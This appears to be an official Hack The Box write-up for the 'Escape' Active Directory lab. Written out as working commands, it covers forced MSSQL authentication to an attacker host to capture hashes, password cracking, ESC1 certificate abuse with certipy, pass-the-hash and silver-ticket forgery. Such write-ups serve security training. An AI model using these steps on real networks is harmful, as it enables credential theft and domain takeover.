


Escape

20th Mar. 2023 / Document No D22.100.230

Prepared By: amra

Machine Author: Geiseric

Difficulty: Medium

Classification: Official

Synopsis

Escape is a Medium difficulty Windows Active Directory machine that starts with an SMB share that guest authenticated users can download a sensitive PDF file. Inside the PDF file temporary credentials are available for accessing an MSSQL service running on the machine. An attacker is able to force the MSSQL service to authenticate to his machine and capture the hash. It turns out that the service is running under a user account and the hash is crackable. Having a valid set of credentials an attacker is able to get command execution on the machine using WinRM. Enumerating the machine, a log file reveals the credentials for the user `ryan.cooper`. Further enumeration of the machine, reveals that a Certificate Authority is present and one certificate template is vulnerable to the ESC1 attack, meaning that users who are legible to use this template can request certificates for any other user on the domain including Domain Administrators. Thus, by exploiting the ESC1 vulnerability, an attacker is able to obtain a valid certificate for the Administrator account and then use it to get the hash of the administrator user.

Skills Required

- Enumeration
- Windows Active Directory

- Microsoft SQL server

Skills Learned

- Kerberos Authentication
- ESC1 attack
- NTLM Authentication

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.202 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.202
```

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.202 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.202

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-03-21 19:01:45Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc.sequel.htb
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2023-03-21T19:03:15+00:00; +7h59m59s from scanner time.
| ssl-cert: Subject: commonName=dc.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc.sequel.htb
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.sequel.htb
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.sequel.htb
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49686/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49688/tcp open  msrpc         Microsoft Windows RPC
49705/tcp open  msrpc         Microsoft Windows RPC
49711/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 7h59m59s, deviation: 0s, median: 7h59m58s
| smb2-time:
|   date: 2023-03-21T19:02:37
|_  start_date: N/A
| smb2-security-mode:
|   311:
|_    Message signing enabled and required
```

The initial Nmap output reveals a lot of ports open, indicating that the machine uses Active Directory. We notice that MSSQL is listening on port 1433. Also, according to the Nmap output, we have two valid hostnames for the machine. One refers to the domain, `sequel.htb` and the other refers, probably, to the Domain Controller `dc.sequel.htb`. Thus, we modify our hosts file accordingly:

```
echo "10.10.11.202 sequel.htb dc.sequel.htb" | sudo tee -a /etc/hosts
```

Moreover, many of these ports are related to Kerberos authentication. If we are going to use Kerberos authentication later on, we have to keep in mind that according to Nmap we have an 8 hour difference between our local and the remote machine. Kerberos works only if the time difference is 5 minutes or less.

SMB

Since this machine features no website, we can start our enumeration by looking at SMB.

```
smbclient -L \\\\sequel.htb\\
```

```
smbclient -L \\\\sequel.htb\\

Password for [WORKGROUP\root]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Public          Disk
        SYSVOL          Disk      Logon server share
```

When asked for a password we simply press "Enter" and we can list shares. All the shares look pretty standard, except from the share called `Public`. Let's check if we can connect to this share.

```
smbclient \\\\sequel.htb\\public
```

```
smbclient \\\\sequel.htb\\public

Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Nov 19 13:51:25 2022
  ..                                  D        0  Sat Nov 19 13:51:25 2022
  SQL Server Procedures.pdf           A    49551  Fri Nov 18 15:39:43 2022
```

Not only can we connect to this share, but we can list files inside. We have found a PDF file called `SQL Server Procedures.pdf`. Let's download it using the `get` command.

```
get "SQL Server Procedures.pdf"
```

Bonus

For new hired and those that are still waiting their users to be created and perms assigned, can sneak a peek at the Database with user `PublicUser` and password `GuestUserCantWrite1`.
Refer to the previous guidelines and make sure to switch the "Windows Authentication" to "SQL Server Authentication".

Interestingly enough, inside the PDF file, we can find credentials to access the MSSQL instance that we noticed during our initial enumeration.

```
impacket-mssqlclient PublicUser:GuestUserCantWrite1@sequel.htb
```

```
impacket-mssqlclient PublicUser:GuestUserCantWrite1@sequel.htb

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC\SQLMOCK): Line 1: Changed database context to 'master'.
[*] INFO(DC\SQLMOCK): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL>
```

Foothold

Using the identified credentials we are able to connect to the MSSQL server. Looking around, we can't find anything interesting. What we could attempt, however, is to force the SQL service to authenticate to our machine and capture the hash. If the SQL service is running as a user account, there is a high chance that the captured hash will be crackable.

First of all, we set up `Responder`.

```
responder -I tun0 -v
```

Then, we ask from SQL to list files on our machine using a UNC (Universal Naming Convention) path.

```
EXEC MASTER.sys.xp_dirtree '\\10.10.14.14\test', 1, 1
```

We get a hash on our responder for the user `sql_svc`.

```
responder -I tun0 -v

[SMB] NTLMv2-SSP Client   : 10.10.11.202
[SMB] NTLMv2-SSP Username : sequel\sql_svc
[SMB] NTLMv2-SSP Hash     :
sql_svc::sequel:1ac6d33fabf12bcf:F7A8307AEA4F72A0EFD6719845395FE2:010100<SNIP>A3
FE64E0BF4E48D78AAFA3B259BBBF3E0A001000000000000000000000000000000000000900200063
006900660073002F00310030002E00310030002E00310034002E003100340000000000000000000
```

Fortunately, `sql_svc` seems to be a normal user account. So, let's copy the captured hash to a file called `hash` and attempt to crack it using `john`.

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash
```

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash

REGGIE1234ronnie (sql_svc)
```

The hash cracked successfully and we have the clear text password `REGGIE1234ronnie` for the user `sql_svc`.

Let's try to authenticate as the user `sql_svc` over WinRM. We will use evil-winrm.

```
evil-winrm -i sequel.htb -u sql_svc -p REGGIE1234ronnie
```

```
evil-winrm -i sequel.htb -u sql_svc -p REGGIE1234ronnie

*Evil-WinRM* PS C:\Users\sql_svc\Documents> whoami
sequel\sql_svc
```

Lateral Movement

We have successfully authenticated as the user `sql_svc` but we can't get the `user.txt` flag just yet. Looking around the system, we see that there is a user called `Ryan.Cooper`.

```
ls C:\users
```

```
*Evil-WinRM* PS C:\Users\sql_svc\desktop> ls C:\users


    Directory: C:\users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         2/7/2023   8:58 AM                Administrator
d-r---        7/20/2021  12:23 PM                Public
d-----         2/1/2023   6:37 PM                Ryan.Cooper
d-----         2/7/2023   8:10 AM                sql_svc
```

Maybe this is the user that holds the user flag. Performing some more enumeration on the machine, we locate a log file for the MSSQL service.

```
type C:\sqlserver\Logs\ERRORLOG.bak
```

```
*Evil-WinRM* PS C:\Users\sql_svc\desktop> type C:\sqlserver\Logs\ERRORLOG.bak

<SNIP>
2022-11-18 13:43:07.44 Logon       Logon failed for user
'sequel.htb\Ryan.Cooper'. Reason: Password did not match that for the login
provided. [CLIENT: 127.0.0.1]
2022-11-18 13:43:07.48 Logon       Error: 18456, Severity: 14, State: 8.
2022-11-18 13:43:07.48 Logon       Logon failed for user 'NuclearMosquito3'.
Reason: Password did not match that for the login provided. [CLIENT: 127.0.0.1]
<SNIP>
```

It seems like the user `ryan.cooper` tried to authenticate to the service with the password of `NuclearMosquito3`, but his credentials got rejected. It's not uncommon for users to mix their passwords across services. With this in mind let's try to authenticate as `ryan.cooper` over WinRM using this password.

```
evil-winrm -i sequel.htb -u ryan.cooper -p NuclearMosquito3
```

```
evil-winrm -i sequel.htb -u ryan.cooper -p NuclearMosquito3


*Evil-WinRM* PS C:\Users\Ryan.Cooper\Documents> whoami
sequel\ryan.cooper
```

We have a shell as the user `ryan.cooper` and the user flag can be found in `C:\Users\Ryan.Cooper\Desktop\user.txt`.

Privilege Escalation

At this point, we need to find a way to elevate our privileges. Looking back at our initial enumeration output from Nmap we can see a lot of certificate related output. This is a strong indication that there is a Certificate Authority running. We can use Certify to enumerate possible misconfiguration in Active Directory Certificate Services.

> Note: Since there is no release executable from the repository you need to use Visual studio and build one.

We can upload the executable directly from `evil-winrm`.

```
upload Certify.exe
```

Now, we can start enumerating possible Certificate Authorities.

```
.\Certify.exe cas
```

```
*Evil-WinRM* PS C:\Users\Ryan.Cooper\music> .\Certify.exe cas


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.1.0

[*] Action: Find certificate authorities
[*] Using the search base 'CN=Configuration,DC=sequel,DC=htb'


[*] Root CAs

    Cert SubjectName              : CN=sequel-DC-CA, DC=sequel, DC=htb
    Cert Thumbprint               : A263EA89CAFE503BB33513E359747FD262F91A56
    Cert Serial                   : 1EF2FA9A7E6EADAD4F5382F4CE283101
    Cert Start Date               : 11/18/2022 12:58:46 PM
    Cert End Date                 : 11/18/2121 1:08:46 PM
    Cert Chain                    : CN=sequel-DC-CA,DC=sequel,DC=htb



[*] NTAuthCertificates - Certificates that enable authentication:

    Cert SubjectName              : CN=sequel-DC-CA, DC=sequel, DC=htb
    Cert Thumbprint               : A263EA89CAFE503BB33513E359747FD262F91A56
    Cert Serial                   : 1EF2FA9A7E6EADAD4F5382F4CE283101
    Cert Start Date               : 11/18/2022 12:58:46 PM
    Cert End Date                 : 11/18/2121 1:08:46 PM
    Cert Chain                    : CN=sequel-DC-CA,DC=sequel,DC=htb


[*] Enterprise/Enrollment CAs:

    Enterprise CA Name            : sequel-DC-CA
    DNS Hostname                  : dc.sequel.htb
    FullName                      : dc.sequel.htb\sequel-DC-CA
    Flags                         : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
    Cert SubjectName              : CN=sequel-DC-CA, DC=sequel, DC=htb
    Cert Thumbprint               : A263EA89CAFE503BB33513E359747FD262F91A56
    Cert Serial                   : 1EF2FA9A7E6EADAD4F5382F4CE283101
    Cert Start Date               : 11/18/2022 12:58:46 PM
    Cert End Date                 : 11/18/2121 1:08:46 PM
    Cert Chain                    : CN=sequel-DC-CA,DC=sequel,DC=htb
    UserSpecifiedSAN              : Disabled
    CA Permissions                :
      Owner: BUILTIN\Administrators        S-1-5-32-544

      Access Rights                                     Principal

      Allow  Enroll                                     NT AUTHORITY\Authenticated UsersS-1-5-11
      Allow  ManageCA, ManageCertificates               BUILTIN\Administrators        S-1-5-32-544
      Allow  ManageCA, ManageCertificates               sequel\Domain Admins          S-1-5-21-<SNIP>
      Allow  ManageCA, ManageCertificates               sequel\Enterprise Admins      S-1-5-21-<SNIP>
    Enrollment Agent Restrictions : None

    Enabled Certificate Templates:
        UserAuthentication
        DirectoryEmailReplication
        DomainControllerAuthentication
        KerberosAuthentication
```

```
        EFSRecovery
        EFS
        DomainController
        WebServer
        Machine
        User
        SubCA
        Administrator
```

We were right, there is a CA on the remote machine. We can use Certify once again to enumerate vulnerable certificates

```
.\Certify.exe find /vulnerable
```

```
*Evil-WinRM* PS C:\Users\Ryan.Cooper\music> .\Certify.exe find /vulnerable


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.1.0

[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=sequel,DC=htb'

[*] Listing info about the Enterprise CA 'sequel-DC-CA'

    <SNIP>

[!] Vulnerable Certificates Templates :

    CA Name                               : dc.sequel.htb\sequel-DC-CA
    Template Name                         : UserAuthentication
    Schema Version                        : 2
    Validity Period                       : 10 years
    Renewal Period                        : 6 weeks
    msPKI-Certificate-Name-Flag          : ENROLLEE_SUPPLIES_SUBJECT
    mspki-enrollment-flag                 : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS
    Authorized Signatures Required        : 0
    pkiextendedkeyusage                   : Client Authentication, Encrypting File System, Secure Email
    mspki-certificate-application-policy  : Client Authentication, Encrypting File System, Secure Email
    Permissions
      Enrollment Permissions
        Enrollment Rights           : sequel\Domain Admins          S-1-5-21-4078382237-<SNIP>
                                      sequel\Domain Users           S-1-5-21-4078382237-<SNIP>
                                      sequel\Enterprise Admins      S-1-5-21-4078382237-<SNIP>
      Object Control Permissions
        Owner                       : sequel\Administrator          S-1-5-21-4078382237-<SNIP>
        WriteOwner Principals       : sequel\Administrator          S-1-5-21-4078382237-<SNIP>
                                      sequel\Domain Admins          S-1-5-21-4078382237-<SNIP>
                                      sequel\Enterprise Admins      S-1-5-21-4078382237-<SNIP>
        WriteDacl Principals        : sequel\Administrator          S-1-5-21-4078382237-<SNIP>
                                      sequel\Domain Admins          S-1-5-21-4078382237-<SNIP>
                                      sequel\Enterprise Admins      S-1-5-21-4078382237-<SNIP>
        WriteProperty Principals    : sequel\Administrator          S-1-5-21-4078382237-<SNIP>
                                      sequel\Domain Admins          S-1-5-21-4078382237-<SNIP>
                                      sequel\Enterprise Admins      S-1-5-21-4078382237-<SNIP>
```

We can indeed see that there actually is a vulnerable template called `UserAuthentication`. In particular we can see that `Authenticated Users` can enroll for this template and since the `msPKI-Certificate-Name-Flag` is present and contains `ENROLLEE_SUPPLIES_OBJECT` the template is vulnerable to the ESC1 scenario. Essentially, this allows anyone to enroll in this template and specify an arbitrary Subject Alternative Name. Meaning that, we could authenticate as a Domain Administrator by exploiting this attack path.

To exploit this, we are going to use certipy.

```
certipy req -u ryan.cooper@sequel.htb -p NuclearMosquito3 -upn administrator@sequel.htb
-target sequel.htb -ca sequel-dc-ca -template UserAuthentication
```

```
certipy req -u ryan.cooper@sequel.htb -p NuclearMosquito3 -upn administrator@sequel.htb -target
sequel.htb -ca sequel-dc-ca -template UserAuthentication

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 11
[*] Got certificate with UPN 'administrator@sequel.htb'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

> Note: If you get the error `The NETBIOS connection with the remote host timed out.` please re-run the command.

Now that we have a certificate for the administrator we can use certipy once more to get a Ticket Granting Ticket (TGT) and extract the NT hash for this user. Since this step requires some Kerberos interaction, we need to synchronize our clock to the time of the remote machine before we can proceed.

```
sudo ntpdate -u dc.sequel.htb
```

Now, we may proceed.


```
certipy auth -pfx administrator.pfx
```

```
certipy auth -pfx administrator.pfx

[*] Using principal: administrator@sequel.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:a52f78e<SNIP>58f4ee
```

Finally, we can Pass the Hash over WinRM and authenticate as the administrator user.

```
evil-winrm -i sequel.htb -u administrator -H a52f78e<SNIP>58f4ee
```



The root flag can be found in `C:\Users\Administrator\Desktop\root.txt`.

Alternative Solution

The way that this machine is set up allows for another interesting solution. More specifically, this alternative approach requires us to have at least reached the point that we have the clear text password for the user `sql_svc`. This step is extremely important since this is a user account that runs the MSSQL service meaning that tickets to access this service will be encrypted with the password of the `sql_svc` user.

Following the logic of a Silver Ticket attack we could be able to forge a ticket in behalf of the user `Administrator` to access the MSSQL service. Unfortunately, there is no Service Principal Name (SPN) set for this service instance so Kerberos isn't able to produce a valid Service Ticket for us that we could then try and alter.

In this case, we can use `ticketer` from impacket. This script, has the benefit that the ticket creation is done locally, meaning that there is no need to contact Kerberos on the remote machine and ask for a Service Ticket. Moreover, we have to keep in mind that the service is responsible for validating presented tickets and **not** Kerberos. So, even if Kerberos is unaware that MSSQL is running under `sql_svc` if we manage to craft a valid ticket locally for the Administrator user we should be able to access the service as this user.

First of all, we need to find out the domain SID. There are many way to get this since we have a valid pair of credentials for the user `sql_svc` but the easiest one is through WinRM.

```
evil-winrm -i sequel.htb -u sql_svc -p REGGIE1234ronnie
```

Once logged in we can get the SID for this user.

```
Get-LocalUser -Name $env:USERNAME | Select sid
```

```
*Evil-WinRM* PS C:\Users\sql_svc\Documents> Get-LocalUser -Name $env:USERNAME | Select sid

SID
---
S-1-5-21-4078382237-1492182817-2568127209-1106
```

We have the SID for the user. The domain SID is just the user's SID without the last part, that would be:

```
S-1-5-21-4078382237-1492182817-2568127209
```

Then, before we can craft a ticket we need to get the NT hash for the password of the user `sql_svc`. We can use this online tool for this step.

```
1443EC19DA4DAC4FFC953BCA1B57B4CF
```

The `spn` parameter is needed to produce a valid ticket but we can place anything we want since it's not set to begin with.

```
nonexistent/DC.SEQUEL.HTB
```

Now, we can craft a ticket for the MSSQL service.

```
impacket-ticketer -nthash 1443EC19DA4DAC4FFC953BCA1B57B4CF  -domain-sid S-1-5-21-4078382237-1492182817-2568127209 -domain sequel.htb -dc-ip dc.sequel.htb -spn nonexistent/DC.SEQUEL.HTB Administrator
```

> Note that for this and the following steps to work properly you need to synchronize your clock with that of the DC by running `sudo ntpdate -u dc.sequel.htb`.

```
impacket-ticketer -nthash 1443EC19DA4DAC4FFC953BCA1B57B4CF  -domain-sid
S-1-5-21-4078382237-1492182817-2568127209 -domain sequel.htb -dc-ip dc.sequel.htb  Administratoron

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for sequel.htb/Administrator
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncAsRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncASRepPart
[*] Saving ticket in Administrator.ccache
```

Now, we export our ticket and authenticate to the service using Kerberos authentication.

```
export KRB5CCNAME=Administrator.ccache
impacket-mssqlclient -k dc.sequel.htb
```

```
impacket-mssqlclient -k dc.sequel.htb

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC\SQLMOCK): Line 1: Changed database context to 'master'.
[*] INFO(DC\SQLMOCK): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL> SELECT SYSTEM_USER;

sequel\Administrator
```

Now, we can use the following queries to read the `user.txt` as well as the `root.txt`.

```
SELECT * FROM OPENROWSET(BULK N'C:\users\ryan.cooper\desktop\user.txt', SINGLE_CLOB) AS
Contents
SELECT * FROM OPENROWSET(BULK N'C:\users\administrator\desktop\root.txt', SINGLE_CLOB)
AS Contents
```